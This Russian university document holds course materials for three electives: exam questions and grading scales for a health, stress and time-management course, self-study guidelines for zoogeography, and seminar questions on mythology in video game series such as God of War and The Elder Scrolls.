8. Энергообеспечение организма: значение систем дыхания, крови и кровообращения в процессе умственной и физической работы.

9. Закономерности врабатывания, утомления и восстановления работоспособности человека в процессе работы. Способы повышение работоспособности

«Стресс, стрессоустойчивость и здоровье человека»:

1. Стресс по Г. Селье. Фазы развития стресса: роль нервной системы и гормонов. 2.Учебный стресс. Экзаменационный стресс. Стрессоры в студенческой среде и методы их нейтрализации.

3. Стресс и здоровье в профессиональной деятельности. Диагностика стресса и стрессоустойчивости. Способы повышения стрессоустойчивости.

4. Причины стресса, проявления. Методы нейтрализации стрессоров. Способы саморегуляции.

5. Болезни современного человека. Болезни адаптации и роль гормонов стресса в их формировании. Профилактика.

«Психофизиологические основы тайм-менеджмента»

1. Закономерности восприятия времени. Персональная система учета (хронометраж) и оценки времени.

2. Постановка цели и формула достижения. Технологии постановки целей.

3. Планирование как способ повышения эффективности работоспособности и уровня здоровья. Обзор методов планирования.

4. Факторы-расхитители времени (хронофаги) и методы их нейтрализации.

5. Факторы, сдерживающие и стимулирующие работоспособность.

6. Незавершенные дела и их последствия. Алгоритм завершения отложенных дел.

7. Обзор технологий тайм-менеджмента для повышения эффективности работы в условиях цейтнота.

Критерии собеседования:
полнота, лаконичность, теоретическое обоснование предмета дискуссии, владение профессиональной терминологией, умение убеждать и отстаивать свою точку зрения.

Промежуточная аттестация по дисциплине - дифференцированный зачет.

Студенты, успешно освоившие учебный материал дисциплины, и получившие по итогам текущей аттестации не менее 61 балла получают зачет «автоматически». Студенты, пропустившие лекции и семинары и не выполнившие практические занятия в полном объеме (не получившие 61 балл), сдают зачет в форме собеседования по контрольным

вопросам и дополнительным (по вопросам методики выполнения и оценки полученных данных, комплекса практических работ в соответствии с содержанием электива).

При проведении промежуточной аттестации результаты, полученные обучающимся в семестре, переводятся в формат традиционной оценки в соответствии со шкалой перевода баллов:
– 60 баллов и менее – «неудовлетворительно»;
– от 61 до 75 баллов – «удовлетворительно»;
– от 76 до 90 баллов – «хорошо»;
– от 91 до 100 баллов – «отлично».

Для проведения текущего контроля применяется система оценивания, состоящая из нескольких форм: собеседование, ответы на вопросы на семинарах, участие в обсуждении, дискуссии, выполнение творческих работ (обзор литературы и доклад по избранным темам, конспект, решение ситуационных задач, защита практических работ, составление таблиц, схем, оформление рисунков), которые оцениваются в баллах (от 0 до 5) по шкале 100 баллов.

Дифференцированный зачет проводится в устной форме-собеседование для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля.

Вопросы для дифференцированного зачета:

1. Современное представление о здоровье человека.

2. Проблемы здоровья и здорового образа жизни в контексте российской культуры.

3. Исследование и оценка уровня физического здоровья организма. Методы диагностики.

4. Здоровье как социальный феномен. Критерии социального здоровья.

5. Определение и оценка состояния здоровья человека.

6. Критерии психического и социального здоровья. Методы диагностики.

7. Концепция качества жизни. Уровень жизни, качество и стиль жизни. Диагностика качества жизни.

8. Стресс, стрессоустойчивость и здоровье человека. Цейтнот-как стрессор.

9. Фазы развития стресса: роль нервной системы и гормонов. Болезни адаптации.

10. Учебный стресс. Стрессоры и методы их нейтрализации.

11. Стресс и здоровье в профессиональной деятельности. Диагностика стресса и стрессоустойчивости.

12. Общение, взаимодействие в совместной деятельности и социальное здоровье. Социализация личности. Адаптация в социуме и здоровье.

13. Социально-психологический климат коллектива и его влияние на здоровье индивида.

14. Высшая нервная деятельность. Безусловные и условные рефлексы. Исследования И.П. Павлова. Типы ВНД человека.Роль привычек в управлении собственным временем.

15. Причины стресса, проявления. Методы нейтрализации стрессоров. Способы саморегуляции.

16. Закономерности восприятия времени. Персональная система учета (хронометраж) и оценки времени.

17. Постановка цели и формула достижения. Ранжирование задач.

18. Методы повышения эффективности (планирование, метод АБВГД, метод 3-х дел).

19. Факторы-расхитители времени (хронофаги) и методы их нейтрализации.

20. Основные принципы повышения результативности работы.

21. Тайм-менеджмент в личных отношениях.

22. Факторы, сдерживающие и стимулирующие работоспособность.

23. Незавершенные дела и их последствия. Рекомендации для завершения дел.

24. Стратегии отказа.

25 Хронометраж: техника выполнения, оценка, использование для повышения эффективности работоспособности.

26.Планирование как фактор повышения эффективности учебы студента. Обзор методов планирования.

27. Работа и отдых; утомление и восстановление. Рациональная организация труда и отдыха. Восстановительные средства.

28. Обзор популярных технологий тайм-менеджмента для решения важных задач.

Критерии выставления экзаменационной оценки:

- Оценку «отлично» получает студент, показавший всестороннее, систематическое и глубокое знание теоретического материала дисциплины по материалам лекций, основной и дополнительной литературы; умение успешно выполнять практические задания, решать ситуационные задачи, формулируя выводы на основе анализа и интерпретации полученных данных; владение комплексом основных современных методов диагностики уровня здоровья, признаков стресса и технологий тайм-менеджмента.

- Оценку «хорошо» получает студент, показавший прочные знания теоретического материала и базовых методов диагностики уровня здоровья, признаков стресса и технологий тайм-менеджмента; успешно выполняющий практические задания, имеющий способность к самообразованию в процессе учебной и профессиональной деятельности.

- Оценку «удовлетворительно» получает студент с обнаруженными ошибками и пробелами в знании теоретического материала, справляющийся с выполнением

практических заданий, знакомый с материалами лекций и методами диагностики, рекомендованными программой дисциплины.

- Оценка «неудовлетворительно» ставится студенту, обнаружившему пробелы в теоретических знаниях основного учебно-программного материала (не ответившего на вопросы или допустившему принципиальные ошибки в ответах на вопросы и не выполнении предусмотренных программой практических заданий).

Рекомендации для подготовки:

Повторите учебные материалы и базовые вопросы лекций и семинаров, обратите особое внимание на ключевые понятия, термины, ознакомьтесь с содержанием основной и дополнительной литературы. Убедитесь, что выполнен необходимый минимум практических заданий и тестов из каждого блока дисциплины.

Основная литература:

2. Одинцова, М.А. Психология стресса: Учебник и практикум для вузов / Одинцова М. А., Захарова Н. Л. Москва : Юрайт, 2020. 299 с. (Высшее образование) . ISBN 978-5-534-05254-1 : 799.00.

Резник С. Д. Персональный менеджмент: Учебник / С.Д.Резник, В.В.Бондаренко, Ф.Е.Удалов; Под общ. ред. С.Д.Резника - 4-е изд., перераб. и доп. - М.: НИЦ ИНФРА-М, 2014. - 559 с.: 60x90 1/16. - (Высшее образование: Бакалавриат). (п) ISBN 978-5-16-005084-3, 700 экз. http://znanium.com/bookread2.php?book=429902 **http://znanium.com/catalog/document?id=243697**

Дополнительная литература:

1. Айзман, Р.И. Комплексная оценка здоровья участников образовательного процесса : Учебное пособие для вузов / Айзман Р. И., Лебедев А. В., Айзман Н. И., Рубанович В. Б. ; под общ. ред. Айзмана Романа Иделевича. Москва : Юрайт, 2020. 207 с. (Высшее образование) . ISBN 978-5-534-12545-0 : 479.00.

2.Водопьянова, Н. Е. Стресс-менеджмент : Учебник для вузов / Водопьянова Н. Е. 2-е изд., испр. и доп. Москва : Юрайт, 2021. 283 с. (Высшее образование) . ISBN 978-5-534-06475-9 : 769.00

3. Ковалева, А. В. Физиология высшей нервной деятельности и сенсорных систем : Учебник для вузов / Ковалева А. В. Москва : Юрайт, 2020. 183 с. (Высшее образование) . ISBN 978-5-534-01206-4

4. Кроль, В. М. Психофизиология человека : учеб. для непсихолог. вузов / В. М. Кроль. Санкт-Петербург : Питер, 2003. 304 с. : ил. ; 20 см. (Учебное пособие) . ISBN 5-94723-012-7 (в пер.)

5. Практикум по психофизиологической диагностике : учеб. пособие для вузов / ред. Э. М. Казин. Москва : ВЛАДОС, 2000. 128 с. : ил ; 21 см. ISBN 5-691-00637-1 :

6. Резник, С.Д. Персональный менеджмент. Тесты и конкретные ситуации: Учебное пособие / Пензенский государственный университет архитектуры и строительства; Пензенский государственный университет архитектуры и строительства. — 2, доп. — Москва: ООО "Научно-издательский центр ИНФРА-М", 2010. — 256 с. — ВО - Бакалавриат. — <URL:http://znanium.com/catalog/document?id=152093>. — <URL:https://znanium.com/cover/0200/200009.jpg>.

7. Савина, Н. В.. Тайм-менеджмент в образовании : Учебное пособие для вузов / Н. В. Савина, Лопанова Е. В. Москва : Юрайт, 2021. 162 с. (Высшее образование) . ISBN 978-5-534-12668-6 .

8. Реунова, М. А. Тайм-менеджмент студента университета : учебное пособие / М. А. Реунова. Тайм-менеджмент студента университета, Весь срок охраны авторского права. Оренбург : Оренбургский государственный университет, ЭБС АСВ, 2012. 103 с. ISBN 2227-8397

9. Смоловик, , Г. Н. Персональный менеджмент : учебное пособие / Г. Н. Смоловик. Персональный менеджмент, 2025-12-23. Новосибирск : Сибирский государственный университет телекоммуникаций и информатики, 2020. 137 с. ISBN 2227-8397.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Зоогеография и история фаун*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Гашев Сергей Николаевич, зав. кафедрой зоологии и эволюционной экологии животных ШЕН, д.б.н., профессор*

1. Темы дисциплины для самостоятельного освоения обучающимися

Целью электива «Зоогеография и история фаун» является получение базовых знаний о животном мире и экологических закономерностях распределения животных по материкам и в Мировом океане Земного шара, о научных и прикладных аспектах использования животного мира.

В процессе изучения решаются **следующие задачи**: 1) рассмотреть животный мир основных областей Мирового океана и материков, дать представление об эндемиках, автохтонах и «визитных карточках» разных зоогеографических областей; 2) показать значимость и необходимость использования наряду с экологическими факторами и исторических принципов в классификации фаун Земли, основанных на палеонтологическом материале; 3) изучить исторические закономерности формирования фаун Земного шара с геологического прошлого до современности; 4) показать влияние разных цивилизаций человеческого общества на процессы формирования современной фауны различных зоогеографических областей мира и обратное влияние животного мира на человека.
Творческое задание заключается в подготовке докладов с презентациями к практическим занятиям и выступление с ними перед студентами.

Интернет-источники: https://utmn.modeus.org/courses/catalog/4416f0fa-02a8-45e8-b674-a5707f5402ae

2. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

a. За каждый доклад с презентацией студенту дается по 2 балла:
b. 1 балл за подготовку презентации
c. 1 балл за выступление с докладом и ответы на вопросы
d. Основные требования: тема доклада студентом выбирается самостоятельно в рамках тематического плана дисциплины (выставлен в Модеусе); продолжительность доклада 7 - 10 минут; использование не менее 5 источников, причем, 2 из них - рецензируемых (монографии, статьи, учебные пособия).

- Изучите лекционные материалы и дополнительные источники информации.
- Освойте основные термины и понятия, связанные с природным капиталом.
- Эссе должно быть структурировано, с четким введением, основной частью и заключением.
- Используйте примеры и данные для обоснования своих тезисов.
- Самостоятельность в работе приветствуется, допустимы заимствования с правильным указанием источников.

Критерии оценивания:
Всего за семестр по дисциплине предполагается 17 пар практик, следовательно, максимально студент может набрать 34 балла за самостоятельную работу, которые будут выставлены на соответствующем занятии, где студент выступит с докладом. Файл презентации должен быть представлен преподавателю на этой площадке накануне или в день доклада.

3. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:
Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные термины. Используйте дополнительные ресурсы для углубленного изучения.

5. Литература по теме курса:
А) основная
Бобринский Н.А. География животных. М.:Учпедгиз, 1951. – 384 с.Бобринский Н.А., Гладков Н.А. География животных. М.: Учпедгиз, 1961. – 287 с.Воронов А.Г. Биогеография. М.: МГУ, 1987. – 264 с.Воронов А.Г., Дроздов Н.Н., Мяло Е.Г. Биогеография мира. М.: Высшая школа, 1985. – 272 с.Второв П.П., Дроздов Н.Н. Биогеография материков. М.: Просвещение, 1979. – 320 с.Гашев С.Н. Зоогеография и история фаун. Учебное пособие. Тюмень: Изд-во ТюмГУ, 2008. - 256 с.Гептнер В.Г. Общая зоогеография. М.-Л.: Биомедгиз, 1936. – 548 с.Дарлингтон Ф. Зоогеография. М.: Прогресс, 1968. – 415 с.Кобышев Н.М., Кубанцев Б.С. География животных с основами зоологии. М.: Просвещение, 1988. – 192 с.
Леме Ж. Основы биогеографии. М.: Прогресс, 1976. – 308 с.
Лопатин И.К. Основы зоогеографии. Минск: Высшая школа, 1987. – 357 с.
Машкин В.И. Зоогеография. М.: Академический проект, 2006. – 384 с.
Нейл У. География жизни. М.: Прогресс, 1973. – 339 с.
Пузанов И.Н. Зоогеография. М.: Учпедгиз, 1938. – 357 с.
Б) дополнительная
Болховских Т.Е., Гашев С.Н. Зоогеографическое районирование Тюменской области. //Ежегодник ТОКМ- 2000. Тюмень: ТОКМ, 2001. – С.330-339.
Жизнь животных. Тома 4-6. М.: Просвещение, 1970-1971. - 476 с., 610 с., 626 с.
Карташев Н.Н. Систематика птиц. М.: Высшая школа, 1974. – 368 с.
Мильков Ф.Н. Природные зоны СССР. М.: Мысль, 1977. – 292 с.
Соколов В.Е. Систематика млекопитающих. Ч. 1-3. М.: Высшая школа, 1973 –1980. – 423 с., 493 с., 477 с.
Гашев С.Н. Млекопитающие Тюменской области. Справочник-определитель. Тюмень: Изд-во ТюмГУ, 2008. - 336 с.
Гашев С.Н., Сорокина Н.В., Хританько О.А. Каталог четвертичной (плейстоцен-голоценовой) фауны млекопитающих Тюменской области. Тюмень: Изд-во ТюмГУ, 2006. - 180 с.

5. Вопросы для подготовки к дифференцированному зачету:
1. Предмет и методы зоогеографии.
2. Новозеландская зоогеографическая область.
3. Экологические зоны Мирового океана.
4. Австралийская зоогеографическая область.
5. Зоогеографическое деление Мирового океана.
6. Полинезийская зоогеографическая область.
7. Зоогеографическое деление суши Земли.
8. Мадагаскарская зоогеографическая область.
9. Эфиопская зоогеографическая область.
10. Амфибореальность.
11. Индо-Малайская зоогеографическая область.
12. Биполярность.
13. Неотропическая зоогеографическая область.
14. История фаун и методы ее изучения.
15. Голарктическая зоогеографическая область.
16. Связь зоогеографии с другими науками.
17. Сравнительная характеристика палео- и неоарктики.

18. Зоогеогрфическое деление Тюменской области.
19. Эндемики, автохтоны, реликты, аборигены, мигранты.
20. Антарктида – ее статус в зоогеографии.
21. Теории формирования фаун.
22. История животного мира Земли.

6. Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:
60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Игромифология: новая реальность*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Батурин Даниил Антонович*

1. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 1). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка к устному опросу и дискуссии	Устный опрос и дискуссия	6	12
2	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 2). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка к устному опросу и дискуссии	Устный опрос и дискуссия	6	12
3	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 3). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка к устному опросу и дискуссии	Устный опрос и дискуссия	6	12
4	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 4). Деконструкция известной серии видеоигр или видеоигры по	Подготовка к устному опросу и дискуссии	Устный опрос и дискуссия	6	12

	индивидуальному выбору группы.				
5	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 5). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка презентации и доклада	Презентация и доклад	6	11
6	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 6). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка презентации и доклада	Презентация и доклад	6	11
7	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 7). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка презентации и доклада	Презентация и доклад	8	11
8	Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 8). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.	Подготовка презентации и доклада	Презентация и доклад	8	11
9	Дифференцированный зачет по дисциплине	Устный ответ, выполнение практического задания	Ответ на вопрос		

2. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Занятие 1: Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 1). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.

Задание: Герменевтическая интерпретация видеоигр серии Assassin's Creed, а именно мифологической трилогии: «Assassin's Creed: Истоки», «Assassin's Creed: Одиссея» и «Assassin's Creed: Вальгалла».

Вопросы для письменного опроса и дискуссии:

1. Как в игре «Assassin’s Creed: Истоки» представлены элементы египетской мифологии, и что это говорит об представлениях древних египтян о загробной жизни?
2. Какие ритуалы и обряды египетской религии вы можете выявить в игре, и как они отражают культурные ценности того времени?
3. В «Assassin’s Creed: Одиссея» присутствуют мифологические артефакты. Как они интерпретируются с точки зрения греческой мифологии и что символизируют в контексте сюжета?
4. Как образ Афины в игре соотносится с её образом в древнегреческом пантеоне? Какие качества ей приписываются?
5. В чем заключается влияние мифологических архетипов на персонажей «Assassin’s Creed: Вальгалла», и какие скандинавские божества являются наиболее заметными в их характеристиках?
6. Как представлена идея бессмертия и посмертного воздаяния в скандинавской мифологии в «Вальгалле», и каким образом это связано с игровым процессом?
7. В каких аспектах игры проявляется концепция теургии и магии, и как эти концепты пересекаются с реальными историческими верованиями?
8. Как концепт смерти и воскрешения в каждой из трилогий влияет на историю персонажей и их мотивацию?
9. В чем заключается разница в подходах к загробной жизни между египетской, греческой и скандинавской мифологиями, как это отображено в играх?
10. Как элементы ритуального поведения в играх могут быть связаны с современными представлениями о религии и культуре?

Рекомендации для подготовки к устному опросу:

1. Изучите основные мифологические и религиозные концепты каждой культуры, представленной в играх.
2. Анализируйте игровую механику и как она взаимодействует с мифологией.
3. Подготовьте примеры из игры, которые наиболее ярко иллюстрируют культурные и религиозные аспекты.
4. Участвуйте в групповых обсуждениях, чтобы развить навыки аргументации.
5. Посмотрите на критические статьи и исследования о представлении мифологии в видеоиграх, чтобы обогатить свои знания.

Критерии оценки ответа:

1. Глубина анализа (1-2 балла):
    - 1 балл за поверхностный анализ.
    - 2 балла за глубокое понимание и интерпретацию мифологических и

культурных аспектов.

2. Примеры и доказательства (1-2 балла):
    - 1 балл за упоминание одного примера.
    - 2 балла за приведенные несколько обоснованных примеров с анализом.
3. Аргументация и логика (1-2 балла):
    - 1 балл за неясное или неполное изложение мысли.
    - 2 балла за четкую, логичную и убедительную аргументацию.

Занятие 2: Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 2). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.

Задание: Герменевтическая интерпретация видеоигр серии «Принц Персии»
Вопросы для письменного опроса и дискуссии:

1. Как в игре «Принц Персии: Пески времени» представлен конфликт между судьбой и свободой воли, и какие философские идеи лежат в основе этого конфликта?
2. Какие элементы зороастрийской мифологии вы встречаете в сюжете игры, и как они отражают представления о добре и зле?
3. В чем заключается значение времени как концепта в контексте зороастрийской эсхатологии, и как это отображается в игровом процессе?
4. Как в «Принце Персии: Схватка с судьбой» исследуется тема жертвы и самопожертвования, и как это связано с ритуалами зороастризма?
5. Как персонажи игры раскрывают мифологические архетипы, такие как герой, враг и тень, и как они соотносятся с персидскими мифами?
6. Как в «Принце Персии: Два трона» репрезентируется идея дуализма в зороастрийской философии, и каким образом это влияет на развитие сюжета?
7. В чем заключается разница в подходах к темам смерти и загробной жизни между зороастризмом и другими религиозными традициями, как это изображено в игре?
8. Каким образом представлена идея возрождения или воскресения в сюжете перезапуска «Принца Персии» 2008 года, и как это соотносится с зороастрийскими представлениями?
9. В каких аспектах игры проявляется концепция магии и ее связь с ритуалами, и как это отражает культурные традиции Персии?
10. Как вы видите влияние исторического контекста древнего Ирана на рендеринг культурных и религиозных элементов в играх серии Prince of Persia?

Рекомендации для подготовки к устному опросу:

1. Исследуйте ключевые концепты зороастризма, включая идеи о добре и зле, времени и эсхатологии.
2. Изучите базовые сюжетные линии и развитие персонажей в каждой игре, чтобы понимать, как они пересекаются с мифологическими темами.
3. Сравните и проанализируйте критические материалы о серии игр и их отношении к персидской мифологии.
4. Участвуйте в обсуждениях со сверстниками, чтобы лучше формулировать свои мысли и аргументы.

5. Разработайте краткие заметки, содержащие ключевые моменты по каждому вопросу для быстрой ссылки.

Критерии оценки ответа:

4. Глубина анализа (1-2 балла):
    - 1 балл за поверхностный анализ.
    - 2 балла за глубокое понимание и интерпретацию мифологических и культурных аспектов.
5. Примеры и доказательства (1-2 балла):
    - 1 балл за упоминание одного примера.
    - 2 балла за приведенные несколько обоснованных примеров с анализом.
6. Аргументация и логика (1-2 балла):
    - 1 балл за неясное или неполное изложение мысли.
    - 2 балла за четкую, логичную и убедительную аргументацию.

Занятие 3: Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 3). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.

Задание: Герменевтическая интерпретация серии игр The Elder Scrolls
Вопросы для письменного опроса и дискуссии:

1. Как в The Elder Scrolls III: Morrowind представлена мифология и религия региона, и какие элементы реальных религиозных традиций они отражают?
2. Как концепции мономифа и архетипов К.Г. Юнга применяются в сюжете The Elder Scrolls IV: Oblivion, и какие архетипические персонажи можно выделить?
3. Какие аспекты космологии The Elder Scrolls формируют уникальное восприятие мира, и как они соотносятся с реальными мифологическими системами?
4. Может ли культ дракона в The Elder Scrolls V: Skyrim быть интерпретирован как аллегория современных религиозных движений, какие параллели можно провести с реальными культурами?
5. В чем заключается влияние Алессианского ордена на религиозные практики в The Elder Scrolls, можно ли провести параллели с историческими примерами религиозных реформ?
6. Можно ли рассматривать противостояние Имперского культа и Трибунала в The Elder Scrolls III: Morrowind как конфликт между религиозными организациями? Империя и этничность.
7. Может ли культ Шелкопряда быть интерпретирован через призму какой-либо древней религии или культа (например, гностицизма), и что он символизирует в контексте игры?
8. Как персонажи и их роли в The Elder Scrolls, а именно в The Elder Scrolls III: Morrowind, The Elder Scrolls IV: Oblivion, The Elder Scrolls V: Skyrim пересекаются с мифологическими архетипами, и как это влияет на развитие сюжета?
9. Как имперский культ влияет на социальную структуру и политики в The Elder Scrolls IV: Oblivion, и в чем его значение для сюжета и мира игры?
10. Как в играх серии The Elder Scrolls представлен концепт посмертного воздаяния, и как это связано с реальными концепциями загробной жизни?

11. Какие элементы культуры, мифологии и религиозных традиций в The Elder Scrolls могут служить метафорами для современных социокультурных проблем?
12. Параллели вселенной The Elder Scrolls в мифологии и культуре

Рекомендации для подготовки к устному опросу:

1. Исследуйте основные темы, сюжетные линии и персонажей каждой игры, чтобы понимать их интеграцию в общий контекст вселенной.
2. Ознакомьтесь с критическими материалами и исследованиями о The Elder Scrolls и их связи с реальной мифологией и религиозными традициями.
3. Выделите ключевые моменты по каждому вопросу для быстрой справки и аргументации во время обсуждения.
4. Обратите внимание на способы, которыми игра интерпретирует религиозные и культурные темы, а не только на внешние элементы.
5. Применяйте идеи К.Г. Юнга и Дж. Кэмпбелла о мифологических архетипах и мономифе, чтобы изучать игры серии The Elder Scrolls, а именно историю мира, культуру, географию, мифологию и персонажей.

Критерии оценки ответа:

7. Глубина анализа (1-2 балла):
    - 1 балл за поверхностный анализ.
    - 2 балла за глубокое понимание и интерпретацию мифологических и культурных аспектов.
8. Примеры и доказательства (1-2 балла):
    - 1 балл за упоминание одного примера.
    - 2 балла за приведенные несколько обоснованных примеров с анализом.
9. Аргументация и логика (1-2 балла):
    - 1 балл за неясное или неполное изложение мысли.
    - 2 балла за четкую, логичную и убедительную аргументацию.

Занятие 4: Культурфилософская и религиоведческая герменевтика (интерпретация) видеоигр (часть 4). Деконструкция известной серии видеоигр или видеоигры по индивидуальному выбору группы.

Задание: Герменевтическая интерпретация серии игр «God of War»
Вопросы для письменного опроса и дискуссии:

1. Каким образом популярная серия компьютерных видеоигр «God of War» ре-интерпретирует основные черты греческой мифологии, и какие мифологические существа и боги наилучшим образом это иллюстрируют?
2. Как концепция мести и её последствия, показанная в «God of War II», пересекается с греческими мифами о героях и божественных наказаниях?**
3. Что символизирует образ Олимпа в «God of War III» и как он связан с темами божественного падения, обновления и перерождения мира?
4. Каким образом в «God of War (2018)» интерпретируется тема отцовства и наследия, и в какой степени это перекликается с богами и героями германо-скандинавской мифологии?
5. Какие ритуалы и обряды, связанные с культом богов, представлены в серии

игр «God of War», и каким образом они отражают элементы реальных религиозных практик?

6. Как мифологический контекст обретения бессмертия представлен в играх, и как это влияет на персонажей и их выборы?
7. Что символизируют образы загробной жизни и посмертного воздаяния в греческих и скандинавских мифологических традициях, и как они взаимосвязаны с сюжетами данных игр?
8. Как элементы теургии и магии пересекаются с культурными аспектами скандинавской и греческой традиции, представленными в играх серии «God of War»?
9. Каким образом Santa Monica Studio используют архетипических персонажей, для создания игрового конфликта между Кратосом и различными богами?
10. Как влияние различных мифологических культур помогает сформировать более глубокую нарративную структуру и онтологию мира в серии игр «God of War»?

Рекомендации для подготовки к устному опросу:

1. Изучите мифологию: ознакомьтесь с греческой и скандинавской мифологией, ключевыми мифами и персонажами, чтобы лучше понимать их представление в играх.
2. Анализируйте сюжеты: внимательно просмотрите сценарии игр, обращая внимание на ритуальные практики, архетипы и основные темы.
3. Обратите внимание на символику: изучите, как боги, мифологические существа и культурные ритуалы используются для сообщения глубоких тем.
4. Сравните и проанализируйте: сравните подходы различных игр к аналогичным мифологическим темам и их культурному контексту.
5. Подготовьте аргументы: делайте заметки на основе вопросов и создайте краткие аргументы к каждому, чтобы поддерживать ваши мнения во время обсуждения.

Критерии оценки ответа:

10. Глубина анализа (1-2 балла):
    - 1 балл за поверхностный анализ.
    - 2 балла за глубокое понимание и интерпретацию мифологических и культурных аспектов.
11. Примеры и доказательства (1-2 балла):
    - 1 балл за упоминание одного примера.
    - 2 балла за приведенные несколько обоснованных примеров с анализом.
12. Аргументация и логика (1-2 балла):
    - 1 балл за неясное или неполное изложение мысли.
    - 2 балла за четкую, логичную и убедительную аргументацию.

Занятие по следующим темам - 5, 6, 7, 8, общее, а именно: подготовка индивидуальной (как возможный вариант групповой) презентации, предметно анализирующей выбранную видеоигру при помощи культурфилософской и религиоведческой герменевтики. Главное – студент должен подготовить доклад с презентацией, в которой будет раскрываться последовательный анализ и деконструкция самостоятельно выбранной видеоигры.

Задание: подготовка презентации с докладом*:*

План подготовки презентации с докладом:

1. Введение:
- Цель доклада: объясните, какую видеоигру вы выбрали и почему. Обоснуйте важность анализа через призму философской и религиоведческой герменевтики.
- Краткий обзор видеоигры: опишите жанр, сюжет, ключевых персонажей и решения игрового процесса.

2. Теоретические основы:
- Определение герменевтики: кратко представьте, что такое герменевтика, и как она применяется в контексте видеоигр.
- Философские и религиоведческие аспекты: укажите основные философские концепции или религиозные учения, которые вы будете анализировать (например, архетипы, мономиф, ритуалы, символика).

3. Анализ игры через призму герменевтики:
- Ключевые темы: выделите несколько основных тем видеоигры (например, жизнь и смерть, моральный выбор, идентичность).
- Мифологические и религиозные элементы: проанализируйте, какие религиозные, мифологические символы и идеи представлены в игре. Приведите конкретные примеры.
- Архетипы и персонажи: Обсудите, какие миологические архетипы (например, герой, тень, мудрец, трикстер, мировая ось, инициация и т.д.) представлены в игре и какие философские или религиозные концепции они иллюстрируют.

4. Деконструкция и оценка:
- Критический анализ: подвергните деконструкции ключевые моменты, выявляя возможные скрытые смыслы или противоречия.
- Сравнительный анализ: сравните выбранную игру с другими играми или медиа, которые имеют аналогичные темы или используют схожие архетипы.

5. Заключение:
  - Подведение итогов: сформулируйте выводы о значимости анализа видеоигры с философской и религиоведческой точки зрения.
  - Направления для будущих исследований: укажите, какие темы могли бы быть охвачены в дальнейших исследованиях.

Рекомендации для подготовки презентации и доклада:
1. Глубокое ознакомление с игрой: играйте в видеоигру несколько раз, делая заметки о ключевых моментах, персонажах и тематических элементах.
2. Исследование контекста: обязательно читайте и анализируйте философскую и религиоведческую литературу, чтобы лучше ориентироваться в игромифологической тематике.
3. Структурирование материала: четко структурируйте презентацию для легкого восприятия. Используйте визуальные материалы (слайды, фотографии) для иллюстрации своих идей.
4. Практика доклада: изучите свой доклад несколько раз вслух, чтобы

улучшить уверенность и отшлифовать произношение.
5. Учитывайте свою аудиторию: помните, кто будет слушать ваш доклад, и постарайтесь сделать его понятным и интересным для всех.

Критерии оценки:

1. Глубина анализа (1-2 балла):
   - 1 балл: поверхностное понимание темы, без углубления в детали.
   - 2 балла: глубокий анализ и критическое осмысление игры.
2. Качество аргументации (1-2 балла):
   - 1 балл: неубедительная или неясная аргументация.
   - 2 балла: логичная, четкая и убедительная аргументация, основанная на фактах.
3. Структура и презентация (1-2 балла):
   - 1 балл: плохо организованная и трудная для восприятия презентация.
   - 2 балла: ясная, логичная и последовательная структура с хорошими визуальными материалами.

